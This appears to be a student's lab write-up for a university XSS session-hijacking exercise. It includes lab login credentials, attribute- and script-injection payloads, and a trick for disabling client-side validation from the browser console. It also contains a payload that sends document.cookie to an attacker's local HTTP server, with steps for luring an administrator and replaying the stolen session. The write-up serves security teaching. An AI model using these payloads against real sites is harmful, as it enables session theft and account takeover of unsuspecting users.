

Cross-site scripting (XSS)

Exercise — Session Hijacking

- URL: http://193.226.5.99/websec3/
- Authentication:
  - user: `user2`
  - password: `parola1234`
- Exercise:
  - Identify XSS vulnerability
  - Inject a script (payload) that exploits the identified vulnerability
  - Lure the administrator on your page to launch the attack
  - Exfiltrate the session token from the user
  - Authenticate in the attacked application using the session token

First, the value from the input is placed into the value attribute form the input field For example, when typing `value` and submit, the page looks like this:





`<br>`I suspect that I am able to insert via the input field an html element or a new attribute for the input.

```
" onerror='alert("injected script")'
value" onerror='alert("injected script")'
```

`<br>`For this kind of input, the browser throws a popup this the message `Invalid search term !`

Override the `validate()` function


In browser console, I typed `allow pasting`


Then I wrote in console the new `validate()` function that I want to execute


```
function validate() {
    return true; // Always allow the form submission
}
```

Then, I want to show an alert to the user, so in the search field, I type

```
"><script>alert()</script>
```







Welcome user2!

This page is protected by authentication.

No results found for your search on "><script>alert()</script>

Search for records:

" placeholder="keyword" />

submit

Logout

So this approach can work to inject anything else


I want to inject a script thta gives me the session token: Inspiration from lab 3

```
&quot;><script>var i=new Image;i.src=&quot;http://10.132.124.190:8000/server.html?&quot;+document.cookie;</script>
```


A scenario would be the following:

- Condition
  - both attacker and victim need to be in the same network (it will be the UTCN Guest one)
- Attacker part
  - Log into the websec3 app
  - Craft a server that logs the session cookie of a user that is an admin (it can be found here, it's an html file) (localhost may be replaced with the actual ip of the local server. With `ipconfig` command, I was able to replace the local ip with the public one)
  - Then to run it, just insert the following command into a terminal that is in the same directory as the html file: `python -m http.server`
  - Send the url of the server to the victim (the url was `http://10.132.124.190:8000/server.html`)
- Victim part

    - Access the attacker's local server from browser



    - press `Send POST Request` button
    - Needs to log into the app
- Attacker part (again)
    - once the victim is logged, search for logs into the local server
    - find his session id, then put it into the browser cookies
    - reload - you should have been stolen the session id from the victim



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